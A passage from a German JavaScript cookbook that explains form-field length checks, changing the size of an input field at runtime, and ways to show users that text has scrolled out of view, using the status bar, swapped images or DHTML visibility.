In der Funktion wird dann mit den nacheinander notierten `if`-Abfragen und namentlicher Angabe des zu testenden Eingabefeldes³⁹ ein Kontrollsystem aufgebaut. Zuerst wird die Länge des ersten Eingabefeldes kontrolliert (`if(f.nn.value.length < 8)` - in Zeile 4).

Ist die geforderte Länge unterschritten, erhält der Anwender eine Fehlermeldung (Zeile 5), der Wert wird geleert (Zeile 6), der Fokus wird auf das Feld gesetzt (Zeile 7) und mit `return` die Funktion verlassen. Dabei wird der Wert `false` zurückgegeben. Wenn dieser Rückgabewert geliefert wird, bricht der Browser das Versenden des Formulars ab, denn der Aufruf der Funktion `minAnzahl()` in Zeile 20 erfolgt mit vorangestelltem `return`.

Sollte der Name die geforderte Anzahl der Zeichen erreichen, muss der Vorname die gleiche Hürde nehmen.

Hinweis

Beachten Sie, dass die beiden `if`-Tests nichts miteinander zu tun haben (kein `if-else`). Die zweite Überprüfung findet nur statt, wenn die erste Überprüfung kein Problem entdeckt hat (andernfalls wird die Funktion ja mit `return` verlassen und die zweite `if`-Abfrage wird nicht erreicht).

Die Kontrolle beim Verlassen eines Webformulars ist in der Praxis im Web die üblichste Version. *Beachten Sie auch die allgemeinen Ausführungen zur Plausibilisierung von Formularen auf Seite 426.*

Hinweis

Im Gegensatz zu einigen anderen Festlegungen, wie die Angabe einer maximal erlaubten Anzahl an Zeichen in einem einzeiligen Eingabefeld, ist es bei der Angabe einer Minimalanzahl zwingend notwendig, eine Ergänzungstechnologie wie JavaScript einzusetzen. Rein mit (X)HTML kommen Sie nicht weiter. Natürlich haben Sie dann aber ein Problem, wenn beim Client die Technik nicht vorhanden oder deaktiviert ist.

³⁹ Natürlich können Sie hier jede andere Form wählen, mit der Sie das Formularfeld ansprechen können. Etwa über Objektfelder, aber auch über eine Id und `getElementById()`, `getElementsByTagName()` oder `getElementsByName()`.

108 Wie kann ich mit JavaScript bei freier Texteingabe eine maximale Anzahl an angezeigten Zeichen festlegen?

Oft soll bei einer freien Texteingabe die Anzahl der angezeigten Zeichen in einem Eingabefeld beschränkt werden.

Hinweis

Diese Begrenzung ist nicht identisch mit der maximal erlaubten Anzahl an Zeichen, die ein Anwender eingeben darf.

Diese Aufgabe können Sie bei einem einzeiligen Eingabefeld zwar hervorragend mit (X)HTML lösen (*siehe das Rezept »Wie kann ich mit (X)HTML bei einem Eingabefeld eine maximale Anzahl an angezeigten Zeichen festlegen?« auf Seite 220*). Wenn Sie das `<input>`-Tag mit dem Parameter `size=[numerischer Wert]` erweitern, legen Sie damit die Anzahl der maximal anzeigenbaren Zeichen in dem Feld fest. Und das wird so auch von jedem Browser unterstützt. Wenn mehr Zeichen eingegeben werden, wird der Inhalt seitwärts gescrollt.

Bis hierhin benötigen Sie absolut kein JavaScript und es macht auch kaum Sinn, diese Aufgabe mit JavaScript nachzuprogrammieren, wenn Sie nur einen statischen Wert setzen wollen. Falls Sie aber aus irgendwelchen Gründen dynamisch die Anzahl der maximal anzeigenbaren Zeichen verändern wollen, können Sie über die `size`-Eigenschaft eines einzeiligen Formulareingabefeldes (diese korrespondiert mit dem `size`-Attribut in (X)HTML) diesen Wert aus JavaScript heraus verändern (und natürlich auch abfragen).

Tipp

Diese Vorgehensweise ist auch notwendig, wenn Sie bei einem mehrzeiligen Formulareingabefeld eine maximale Anzahl an angezeigten Zeichen festlegen wollen. Aus (X)HTML heraus können Sie dieses Verhalten überhaupt nicht festlegen (*siehe das Rezept »Wie kann ich ein mehrzeiliges Eingabefeld generieren?« auf Seite 237*).

Hinweis

Bei der Entgegennahme von Benutzereingaben mit der `prompt()`-Methode können Sie eine maximale Anzahl an angezeigten Zeichen überhaupt nicht festlegen.

Betrachten Sie das nachfolgende Beispiel (*formjsanzeig1.html*):

```

01 <html>
02 <script language="JavaScript">
03 function verschoben(f) {
04   window.status= f.size;
05   f.size++;
06 }
07 </script>
08 <body>
09 <table >
10 <form>
11 <tr>
```

Listing 303: Dynamisches Verändern der size-Eigenschaft eines Eingabefeldes

```

12 <td>Name</td>
13 <td><input type="text" name="nn" size="10"
14     onKeypress="verschoben(this)" /></td>
15 </tr>
16 <tr>
17 <td><input type="submit" value="OK" /></td>
18 <td> </td>
19 </tr>
20 </form>
21 </table>
22 </body>
23 </html>

```

Listing 303: Dynamisches Verändern der size-Eigenschaft eines Eingabefeldes (Forts.)

Die Zeilen 10 bis 20 legen das Webformular fest. In dem Formular ist in Zeile 13 und 14 ein einzeiliges Eingabefeld mit vorgegebener Maximalanzahl anzugebender Zeichen (in unserem Beispiel 10) definiert.

Das Tag enthält den Eventhandler onKeypress und ruft damit die Funktion verschoben() auf. Mit this wird dabei eine Referenz auf das Eingabefeld übergeben. Die Funktion verschoben(), die von Zeile 3 bis 6 definiert ist, verwendet die Referenz auf das Formularfeld und gibt darüber die Größe in der Statuszeile des Browsers aus (Zeile 4 – window.status=f.size;).




Abbildung 146: Die Größe von size ist in der Statuszeile zu sehen.

Beachten Sie Zeile 5. Mit f.size++; wird der Wert von size bei jedem Aufruf der Funktion erhöht. Da die Funktion bei jedem Tastendruck in dem Feld (also der Eingabe eines Zeichens) um den Wert 1 erhöht wird, vergrößert sich size mit jedem Zeichen, das Sie eingeben. Im Browser wird das Eingabefeld dabei dynamisch vergrößert (ohne Neuladen der Webseite!).




Abbildung 147: Der Wert von size beträgt nun 35 und das Eingabefeld ist offensichtlich viel größer als in der Grundeinstellung.

Tipp

Da die Statuszeile nicht geleert beziehungsweise der Wert von `size` niemals zurückgesetzt wird, ist das Beispiel natürlich nicht praxisfähig. Auch sonst ist es eher eine reine Spielerei. Aber es ist eine interessante Basis, um ein Formular so zu gestalten, dass man die Größe einer freien Eingabemöglichkeit in einem Formular dynamisch an die Anzahl der eingegebenen Zeichen anpassen kann und nicht Zeichen seitwärts scrollen muss, wenn die Anzahl der vom Anwender eingegebenen Zeichen die vorgegebene Größe des Feldes überschreitet.

Das dynamische Setzen der `size`-Eigenschaft ist nur eine Möglichkeit, um Zusatzfunktionalität gegenüber dem statischen Setzen des `size`-Parameters in (X)HTML zu erreichen. Viel sinnvoller ist wahrscheinlich die Anzeige, ob in einem Eingabefeld des Browsers Text seitlich gescrollt wurde oder nicht. Es kann nämlich für den Anwender bei manchen Eingaben nicht erkennbar sein, ob der Inhalt bereits vom Browser seitlich gescrollt wurde oder nicht. Ob sich also links von dem sichtbaren Text nicht noch weiterer Text befindet.

Sie können nun auf verschiedene Weise mit JavaScript kennzeichnen, ob Text seitlich verschoben wurde. Der Weg führt auf jeden Fall über die laufende Kontrolle der Benutzereingabe durch den Anwender beim unmittelbaren Eingeben eines Zeichens. Dazu ist – trotz eventueller Probleme – der Eventhandler `onKeypress` der sinnvollste Ansatz (siehe für die Details die Ausführungen des Rezepts »Wie ist die Kontrolle der Benutzereingabe beim unmittelbaren Eingeben eines Zeichens möglich?« auf Seite 327 und das Rezept »Wie kann ich allgemein bei einer Benutzereingabe dynamische Zusatzinformationen anzeigen?« auf Seite 349).

Achtung

Der Zugriff auf `size` mit JavaScript funktioniert nicht mit jedem Browser. Vor allem ältere Browser wie der Navigator 4.7 unterstützen diese Technik nicht. Aber auch in neueren Browsern kann es zu Problemen kommen. So können Sie zwar beispielsweise im Konqueror auf die Eigenschaft `size` zugreifen, aber das Setzen der Eigenschaft führt nicht dazu, dass sich das Eingabefeld vergrößert.




Abbildung 148: In der Statuszeile des Konquerors sehen Sie, dass `size` den Wert 55 hat und das Eingabefeld dennoch nicht vergrößert wurde.

109 Wie kann ich allgemein bei einer Benutzereingabe dynamische Zusatzinformationen anzeigen?

Zur Anzeige von dynamischen Zusatzinformationen in einem Webformular bieten sich zahlreiche Möglichkeiten an. Beginnend mit dem Zugriff auf die Statuszeile über Bilder bis hin zu DHTML-Effekten.

Zusatzinformationen in der Statuszeile

Schauen wir uns zuerst den einfachen Fall an, in dem dem Anwender einfache Zusatzinformationen in der Statuszeile des Browsers angezeigt werden. Er sieht in dem konkreten Beispiel, ob und wie viele Zeichen sich noch links von den angezeigten Zeichen befinden, wenn sie in einem Eingabefeld nicht alle angezeigt werden können.

Beispiel (`formjsanzeig2.html`):

```
01 <html>
02 <script language="JavaScript">
03 function verschoben(f) {
04   if((f.size - f.value.length - 1) < 0)
```

Listing 304: Zusatzinformationen in der Statuszeile des Browsers, ob und wie viele Zeichen sich noch links von den angezeigten Zeichen befinden

```

05   window.status= "Das Feld enthält " +
06     (f.value.length - f.size + 1) +
07     " weitere Zeichen, die nicht angezeigt werden";
08 }
09 function statusLeer() {
10   window.status="";
11 }
12 </script>
13 <body>
14 <table >
15 <form action="" method="get">
16 <tr>
17   <td>Name</td>
18   <td><input type="text" name="nn" size="10"
19     onKeypress="verschoben(this)"
20     onBlur="statusLeer()">
21   </td>
22 </tr>
23 <tr>
24   <td><input type="submit" value="OK" /></td>
25   <td> </td>
26 </tr>
27 </form>
28 </table>
29 </body>
30 </html>
```

Listing 304: Zusatzinformationen in der Statuszeile des Browsers, ob und wie viele Zeichen sich noch links von den angezeigten Zeichen befinden (Forts.)

In dem Beispiel wird ein Webformular mit einem Eingabefeld und einem **Submit**-Button definiert (die Zeilen 18 bis 27). Die Formularelemente befinden sich aus optischen Gründen in einer Tabellenstruktur aus zwei Spalten.

Beim Eingabefeld wird der Eventhandler **onKeypress** verwendet, um in Zeile 19 die Funktion **verschoben()** aufzurufen. Dabei wird mit **this** eine Referenz auf das Eingabefeld übergeben. In der Funktion **verschoben()** (Zeile 3 bis 11) wird kontrolliert, ob der Wert von **size** von der Anzahl der eingegebenen Zeichen überschritten wird (in der Zeile 4 – **if((f.size - f.value.length - 1) < 0)**)⁴⁰.

Falls dem so ist, wird eine Meldung in der Statuszeile des Browsers angezeigt (Zeile 5 bis 7 – **window.status= "Das Feld enthält " + (f.value.length - f.size) +" weitere Zeichen, die nicht angezeigt werden";**).

In Zeile 20 wird mit dem Eventhandler **onBlur** noch die Funktion **statusLeer()** aufgerufen. Diese leert die Statuszeile des Browsers beim Verlassen des Eingabefelds (Zeile 9 bis 11).

40. Die **-1** ergibt sich, weil die Funktion mit dem Eventhandler **Keypress** aufgerufen wird. Dieser Eventhandler wird bei einem Eingabefeld ausgelöst, wenn ein Anwender eine beliebige Taste drückt. Zum Zeitpunkt des Funktionsaufrufs ist das Zeichen schon im Tastaturpuffer, aber noch nicht in das Eingabefeld übernommen worden.




Abbildung 149: In der Statuszeile wird dem Anwender angezeigt, dass es Zeichen gibt, die nicht angezeigt werden.

Das letzte Beispiel ist in der vorliegenden Form nur begrenzt praxisfähig.

Sie sollten zum einen beachten, dass die Anzahl der anzeigenbaren Zeichen nicht exakt mit dem Wert von `size` übereinstimmt. Der Browser wird auf Grund der `size`-Angabe die Größe eines Eingabefeldes ermitteln. Aber natürlich nehmen manche Zeichen mehr Raum ein als andere. So passt etwa in ein Feld, das auf `size=10` gesetzt wurde, vielleicht zwölfmal die Zahl 1, während der Buchstabe A nur neunmal hineingeht, bevor der Inhalt gescrollt wird. Die Angabe der gescrollten Zeichen in der Statuszeile ist also nur eine Schätzung, und in der Praxis sollte man besser auf genaue Angaben ganz verzichten, wenn diese in gewissen Konstellationen nicht stimmen.

Was Sie ebenso noch verbessern sollten ist, dass bisher der Anwender nur dann eine Information über verdeckte Zeichen erhält, wenn er konkret in dem Feld Zeichen eingibt. Wenn er jedoch einfach den Fokus in das Feld setzt, bekommt er die Information nicht. Sinnvoll wäre also ein zusätzlicher Aufruf der Funktion `verschoben()` mit `onFocus`. Im nächsten Beispiel sehen Sie so eine Verbesserung der Benutzerführung.

Letztendlich gibt es aber auch das Problem mit der Beachtung der Statuszeile. Die Statuszeile in einem Browser ist die wahrscheinlich am meisten ignorierte Stelle im Browser. Und wenn automatische Ausgaben des Browsers JavaScript-Meldungen überlagern oder die Statuszeile im Browser gar nicht angezeigt wird, ist die ganze Mühe sowieso umsonst.

Anzeige über Bilder als optische Zusatzinformationen

Es macht bei einer Webseite viel Sinn, eine Information (z.B. über verschobene Zeichen in einem Eingabefeld oder natürlich auch andere dynamische Informationen) auf andere Weise als einen weitgehend unbeachteten Text in der Statuszeile kenntlich zu machen. Zum Beispiel durch die Anzeige von einem Bild, das dynamisch angezeigt und ausgeblendet oder sonst irgendwie verändert wird. Dies könnte im konkreten Fall der unsichtbaren Zeichen in einem Eingabefeld ein Symbol wie einen Pfeil sein, der neben dem Eingabefeld angezeigt wird, wenn Zeichen gescrollt wurden. Betrachten Sie das nachfolgende Listing.

352 >> Wie kann ich allgemein bei einer Benutzereingabe dynamische Zusatzinfos anzeigen?

Beispiel (*formjsanzeig3.html*):

```
01 <html>
02 <script language="JavaScript">
03 function verschoben(f,i) {
04     if((f.size - f.value.length - 1) < 0){
05         window.document.images[i].src="links.gif";
06     }
07     else {
08         window.document.images[i].src="leer.gif";
09     }
10 }
11 function statusLeer(i) {
12     window.document.images[i].src="leer.gif";
13 }
14 function anfang(i) {
15     window.document.f.elements[((i + 1 )% 2)].focus();
16     window.document.f.elements[i].focus();
17 }
18 </script>
19 <body>
20 <table >
21 <form name="f">
22 <tr>
23 <td>Name</td>
24 <td></td>
26 <td><input type="text" name="nn" size="10"
27     onFocus="verschoben(this,0)"
28     onKeypress="verschoben(this,0)"
29     onBlur="statusLeer(0)" />
30 </td>
31 </tr>
32 <tr>
33 <td>Vorname</td>
34 <td></td>
36 <td><input type="text" name="vn" size="10"
37     onFocus="verschoben(this,1)"
38     onKeypress="verschoben(this,1)"
39     onBlur="statusLeer(1)" />
40 </td>
41 </tr>
42 <tr>
43 <td><input type="submit" value="OK" name="sub" /></td><td></td>
44 </tr>
45 </form>
46 </table>
47 </body>
48 </html>
```

Listing 305: Erweiterte Informationen, ob Zeichen gescrollt wurden

In dem Beispiel wird erneut ein Webformular aufgebaut. Darin sind zwei Eingabefelder und ein `Submit`-Button sichtbar.

Die Tabellenstruktur, in die das Formular eingebettet ist, besteht in diesem Beispiel aus drei Spalten. In Spalte 1 steht die Beschriftung von dem jeweiligen Eingabefeld (Zeile 23 `<td>Name</td>` und Zeile 33 `<td>Vorname</td>`), das sich in Spalte 3 befindet (Zeile 26 bis 30 und Zeile 36 bis 40).

In der zweiten Spalte wird hier jedoch jeweils eine Grafik geladen (Zeile 24 und 25 – `<td></td>`, und Zeile 34 und 35 – `<td></td>`). Die Grafik `leer.gif` ist – wie der Name schon andeutet – ein leerer Platzhalter, der in der entsprechenden Situation ersetzt wird.




Abbildung 150: Das Formular, solange keine Zeichen in den Eingabefeldern unsichtbar sind.

In den Tags der beiden Eingabefelder wird sowohl mit `onKeyPress` als auch mit `onFocus` die Funktion `verschoben()` aufgerufen. Der Grund für die zweifache Verwendung ist der, dass der Anwender bei diesem doppelten Einsatz sowohl dann eine Information über verdeckte Zeichen erhält, wenn er konkret in dem Feld Zeichen eingibt, als auch, wenn er von einem anderen Formularfeld kommt und einfach den Fokus in das Feld setzt. Dieser entspricht in dem Konzept dieses Listings dem Index der Grafik in der Spalte davor.

Als erster Übergabewert wird der Funktion mit `this` eine Referenz auf das Eingabefeld übergeben. Aber es gibt hier noch einen zweiten Übergabewert, der dem Index der Grafik in der Webseite entspricht. Wenn ein Browser beim Laden einer Webseite eine Grafik vorfindet, legt er ein Array an, in dem die Grafik eingesortiert wird. Dieses Array ist über `window.document.images` zugänglich.

In dem Beispiel befinden sich zwei Stellen mit Grafiken (an beiden Stellen finden Sie beim Laden der Webseite die Grafik `leer.gif` vor). Das bedeutet, in der ersten Zeile der Tabelle befindet sich die erste Grafik. Da diese aus JavaScript heraus über `window.document.images[0]`

354 >> Wie kann ich allgemein bei einer Benutzereingabe dynamische Zusatzinfos anzeigen?

anzusprechen ist, bekommt verschoben() in der ersten Tabellenzeile als zweiten Übergabewert den Wert 0 übergeben. Entsprechend verhält es sich bei der zweiten Zeile.

In der Funktion verschoben() (Zeile 3 bis 10) wird kontrolliert, ob der Wert von size von der Anzahl der eingegebenen Zeichen überschritten wird (in der Zeile 4 – if(f.size - f.value.length - 1) < 0)⁴¹. Falls dem so ist, wird das Bild in der zweiten Spalte der Tabellenzeile ausgetauscht, in der das aufrufende Formulareingabefeld steht. Das funktioniert grundsätzlich über die src-Eigenschaft eines Bildes, indem dieser eine neue URL einer anderen Grafik zugewiesen wird (window.document.images[i].src="links.gif");). Die Grafik *links.gif* ist im konkreten Fall ein Pfeil, der nach links zeigt.



Abbildung 151: Wenn Zeichen verdeckt sind, wird links neben dem Eingabefeld ein Pfeil angezeigt.

Der else-Zweig in der Funktion verschoben() setzt das Bild wieder auf *leer.gif* (window.document.images[i].src="leer.gif");).

Da die Funktion verschoben() sowohl beim Eingeben von Zeichen als auch beim Fokussieren eines Feldes nach dem Verlassen ausgeführt wird, wird zu jedem relevanten Zeitpunkt dem Anwender eine aktuelle Information angezeigt, ob noch Zeichen in einem Feld verdeckt werden oder nicht.

Mit onBlur wird bei jedem Eingabefeld jeweils die Funktion statusLeer() aufgerufen. Sie verwendet einen numerischen Übergabewert, der die gleiche Bedeutung wie der zweite Übergabewert bei der Funktion verschoben() hat – es ist der Index der Grafik in der jeweiligen Tabellenzeile. Dieser wird verwendet, um die Grafik vor dem jeweiligen Eingabefeld auf *leer.gif* zu setzen (window.document.images[i].src="leer.gif");). Das bedeutet, beim Verlassen eines Eingabefeldes verschwindet auf jeden Fall der Pfeil.

41. Die -1 ergibt sich, weil die Funktion mit dem Eventhandler Keypress aufgerufen wird. Dieser Eventhandler wird bei einem Eingabefeld ausgelöst, wenn ein Anwender eine beliebige Taste drückt. Zum Zeitpunkt des Funktionsaufrufs ist das Zeichen schon im Tastaturpuffer, aber noch nicht in das Eingabefeld übernommen worden.

Tipp

Natürlich können Sie den Pfeil (oder eine andere Kennung) beim Verlassen des Feldes auch sichtbar lassen. Es ist nur eine Frage der Benutzerführung, ob Sie dem Anwender diese Information permanent oder nur beim Bearbeiten eines Feldes geben wollen.

Nun bleibt noch das Ereignis `onClick` auf den Grafiken zu besprechen (`<td></td>` und `<td></td>`). Dabei wird die Funktion `anfang()` aufgerufen und als Wert der Index des Formularelementes übergeben.

Diese Funktion, die in den Zeilen 14 bis 17 definiert ist, setzt den Fokus auf das übergebende Eingabefeld. Und zwar – zumindest im Internet Explorer – auf den Anfang! Das bedeutet, nach links gescrollter Text wird wieder sichtbar.

Ganz links im Eingabefeld sehen Sie das erste Zeichen des Feldinhaltes. Dabei muss ein kleiner Trick herhalten, damit zumindest der Internet Explorer dies auch macht. Über `window.document.f.elements[((i + 1) % 2)].focus();` wird zuerst der Fokus auf ein anderes Eingabefeld in dem Formular gesetzt. Das Modulo-Verfahren stellt sicher, dass immer ein anderes Formularfeld als das aktuelle Feld den Fokus erhält. Danach erhält dann das aktuelle Formularelement wieder den Fokus (`window.document.f.elements[i].focus();`). Der Internet Explorer positioniert dabei den Cursor an den Anfang des Feldes und bewirkt, dass ganz links das erste Zeichen des Eingabetextes zu sehen ist. In den meisten anderen Browsern wird aber leider nur der Fokus in das Feld gestellt.

Nutzen von Style Sheets und DHTML

Die Situation einer dynamischen Zusatzinformation bietet sich auch ideal an, um mit Style Sheets beziehungsweise DHTML Informationen temporär anzuzeigen und wieder auszublenden. Entweder durch dynamisches Anzeigen und Ausblenden von Informationen, das dynamische Verschieben von Informationen oder aber den Zugriff über spezielle Eigenschaften von Webseitenobjekten wie `innerHTML` oder `innerText`.

Um diese Techniken zu zeigen, modifizieren wir in diesem Zusammenhang das Beispiel von eben auf verschiedene Weisen.

Die nachfolgenden DHTML-Varianten des Beispiels sollen das Layout über die Positionierung durch Style Sheets realisieren⁴².

Anzeige von Zusatzinformationen zu Formularfeldern über das dynamische Anzeigen und Ausblenden von Grafiken per DHTML

Entscheidend ist bei der ersten DHTML-Variante, dass die temporäre Anzeige von Zusatzinformationen zu den Formularfeldern über das dynamische Anzeigen und Ausblenden von Grafiken per DHTML realisiert wird.

42. Das ist zwar nicht notwendig, um die dynamische Anzeige von Zusatzinformationen mit DHTML zu demonstrieren. Es bietet sich aber an, gleich Nägel mit Köpfen zu machen und die Techniken in der Webseite zu vereinheitlichen, wenn Sie sowieso auf CSS zurückgreifen. Und zudem sollten ja grundsätzlich CSS statt Tabellen eingesetzt werden – Stichwort barrierefreies Web.

356 >> Wie kann ich allgemein bei einer Benutzereingabe dynamische Zusatzinfos anzeigen?

Beispiel (*formjsanzeig4.html*):

```
01 <html>
02 <style>
03 #p1 {
04   position : absolute;
05   top : 100px;
06   left : 80px;
07 }
08 #p2 {
09   position : absolute;
10   top : 100px;
11   left : 200px;
12 }
13 #p3 {
14   position : absolute;
15   top : 150px;
16   left : 80px;
17 }
18 #p4 {
19   position : absolute;
20   top : 150px;
21   left : 200px;
22 }
23 #p5 {
24   position : absolute;
25   top : 190px;
26   left : 180px;
27 }
28 #b0 {
29   position : absolute;
30   top : 95px;
31   left : 165px;
32   visibility : hidden;
33 }
34 #b1 {
35   position : absolute;
36   top : 145px;
37   left : 165px;
38   visibility : hidden;
39 }
40 </style>
41 <script language="JavaScript">
42 function verschoben(f,i) {
43   var id = "b" + i;
44   if((f.size - f.value.length - 1) < 0){
45
46     document.getElementById(id).style.visibility = "visible";
47   }
48   else {
49     document.getElementById(id).style.visibility = "hidden";
50 }
```

Listing 306: Temporäre Zusatzinformationen mit DHTML

```

51 }
52 function statusLeer(i) {
53   var id = "b" + i;
54   document.getElementById(id).style.visibility = "hidden";
55 }
56 </script>
57 <body>
58 <form name="f">
59   <div id="p1">Name</div>
60   
61   <div id="p2"><input type="text" name="nn" size="10"
62     onFocus="verschoben(this,0)"
63     onKeypress="verschoben(this,0)"
64     onBlur="statusLeer(0)" />
65 </div>
66   <div id="p3">Vorname</div>
67   
68   <div id="p4"><input type="text" name="vn" size="10"
69     onFocus="verschoben(this,1)"
70     onKeypress="verschoben(this,1)"
71     onBlur="statusLeer(1)" />
72 </div>
73   <div id="p5"><input type="submit" value="OK" name="sub" /></div>
74 </form>
75 </body>
76 </html>
```

Listing 306: Temporäre Zusatzinformationen mit DHTML (Forts.)

Die Positionierung der einzelnen Elemente des Webformulars erfolgt über Style Sheets. Dabei arbeiten wir mit `<div>`-Containern mit jeweils einer eigenen ID, die in einem internen Style-Container positioniert werden (Zeile 2 bis 40). Auch die Bilder in der Webseite haben eine ID und werden auf diese Art positioniert.

Alle mit `p` beginnenden Stilregeln sind reine Positionsangaben für die Elemente des Webformulars. Die beiden mit `b` beginnenden Stilregeln sind ebenfalls Positionsangaben, die aber zusätzlich um die CSS-Eigenschaft `visibility` erweitert sind und auf Bilder angewendet werden (Zeile 32 – `visibility : hidden;` – und Zeile 38 – `visibility : hidden;`). Über diese Eigenschaft kann man Elemente einer Webseite ein- und ausblenden. Die beiden Regeln werden auf die beiden Grafiken angewendet, die temporär sichtbar oder unsichtbar gemacht werden sollen.

Die Funktionalität wird also analog derjenigen sein, die wir in der Variante des Beispiels zuvor umgesetzt haben. Das Anzeigen und Ausblenden der Grafiken in der Funktion `verschoben()` (Zeile 42 bis 51) wird dieses Mal jedoch über die Eigenschaft `style` programmiert.

Wenn man mit `getElementById()` ein Element der Webseite über seine ID anspricht, repräsentiert die Eigenschaft `style` selbst wieder ein Objekt, über das Style-Sheet-Eigenschaften dieses Elements verfügbar sind. Unter anderem auch die Eigenschaft `visibility`. Und diese setzen wir in die Zeilen 46 (`document.getElementById(id).style.visibility = "visible";`) und 49 (`document.getElementById(id).style.visibility = "hidden";`) in Abhängigkeit von der Anzahl der eingegebenen Zeichen (die Logik ist vollkommen analog zu derjenigen, die in der vorhergehenden Variante des Beispiels eingesetzt wurde).




Abbildung 152: Mit Style Sheets formatiertes Layout und mit DHTML dynamisiert

Achtung

Die Positionierung jedes Elements einer Webseite ist allgemein recht mühsam (vor allem, wenn Sie das von Hand machen müssen). Aber wenn Sie sich wirklich zu einer Positionierung von Elementen in einer Webseite mittels Style Sheets entschließen, müssen Sie in der Regel alle Elemente so anpacken. Wenn Sie einzelne Elemente bei der Positionierung weiter dem normalen Anordnen durch den Browser überlassen, erhalten Sie ein kaum kontrollierbares Gemisch, das sich in verschiedenen Konstellationen extrem unterschiedlich verhalten kann. Sie tun sich keinen Gefallen damit.

